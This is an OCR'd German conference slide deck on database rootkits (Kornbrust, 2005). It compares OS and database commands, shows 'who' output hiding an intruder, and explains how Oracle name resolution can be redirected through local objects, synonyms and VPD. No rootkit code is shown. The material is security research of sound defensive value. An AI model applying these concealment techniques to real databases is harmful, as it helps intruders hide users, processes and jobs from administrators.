
Datenbank Rootkits

Alexander Kornbrust
01-April-2005

Agenda



1. Einführung
2. OS Rootkits
3. Datenbank Rootkits
4. Ausführungspfad
5. Benutzer verstecken
6. Prozesse verstecken
7. Datenbankjobs verstecken
8. Interne PL/SQL Packages verändern
9. Rootkits installieren
10. Rootkits entdecken
11. Folgerungen
12. F/A

Einführung

Betriebssysteme und Datenbanken sind in der Architektur ziemlich ähnlich.

Beide besitzen

- **Benutzer**
- **Prozesse**
- **Jobs**
- **Ausführbare Objekte**
- **Symbolische Links**
- **…**

➔ **Eine Datenbank ist eine Art von Betriebssystem.**


Einführung

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Einführung

Wenn eine Datenbank eine Art Betriebssystem ist, sollte es möglich sein, Betriebssystem Malware (wie z.B. Rootkits und Viren) in die Datenbankwelt zu migrieren.

Einführung



- **Die folgenden Beispiele sind mit Hilfe von Oracle realisiert.**
  Es ist möglich dieses Konzept zu anderen Datenbanken zu transferieren indem man
  - **Synonyme in Views/Aliase**
  - **Packages/Prozeduren/Funktionen zu Stored Procedures**
  - **PL/SQL zu T/SQL / PL/pgSQL**

  ersetzt.

OS Rootkit

- **Definition Wikipedia:**

  Ein Rootkit ist eine Sammlung von Softwarewerkzeugen, die nach dem Einbruch in ein Computersystem auf dem kompromittierten System installiert wird, um zukünftige Logins des Eindringlings zu verbergen, Prozesse zu verstecken und Daten mitzuschneiden.

OS Rootkit

- **Was passiert, nachdem ein Hacker in einen Server eingebrochen ist?**
  - **Hacker entfernt seine Spuren.**
  - **Angreifer installiert ein Betriebssystem Rootkit.**

OS Rootkit

- Ergebnis des who Kommandos mit und ohne installiertem Rootkit.


Ohne Rootkit

```
   [root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
hacker pts/3 Feb 16 15:01
```

Mit Rootkit


```
[root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
```

Datenbank Rootkits




- **Implementierung eines Datenbank Rootkits**
  - **Oracle Execution Pfad**
  - **Datenbank Benutzer verstecken**
  - **Datenbank Prozesse verstecken**
  - **Datenbank Jobs verstecken**
  - **Modifizieren von internen Funktionen**

Datenbank Rootkits



- **Wege ein (Datenbank) Rootkit zu implementieren**
  - **Das (Datenbank) Objekt selbst ändern**
  - **Den Ausführungspfad ändern**
  - **Das SQL Statement über VPD ändern**
  - **PL/SQL Native**

Oracle Ausführungspfad



Wie löst Oracle Objektnamen auf?


Beispiel:

```
SQL> Select username from dba_users;
```

Namensauflösung:

- **Gibt es ein lokales Objekt im aktuellen Schema (Tabelle, View, …) namens dba_users? Wenn ja, verwende es.**
- **Gibt es ein privates Synonym namens dba_users? Wenn ja, verwende es.**
- **Gibt es ein Public Synonym namens dba_users? Wenn ja, verwende es.**
- **Wird VPD verwendet? Wenn ja, modifiziere das SQL Statement.**


Oracle Ausführungspfad




Der Ausführungspfad kann geändert werden durch

- **Erzeugung eines lokalen Objektes mit identischem Namen**

Oracle Ausführungspfad




Oracle Ausführungspfad




Der Ausführungspfad kann geändert werden durch

- Erzeugung eines lokalen Objektes mit identischem Namen
- **Erzeugung eines privaten Synonyms, das auf ein anderes Objekt zeigt**

Oracle Ausführungspfad




Oracle Ausführungspfad




Der Ausführungspfad kann geändert werden durch

- Erzeugung eines lokalen Objektes mit identischem Namen
- Erzeugung eines privaten Synonyms, das auf ein anderes Objekt zeigt
- **Erzeugung eines Public Synonyms, das auf ein anderes Objekt zeigt.**

Oracle Ausführungspfad




Oracle Ausführungspfad



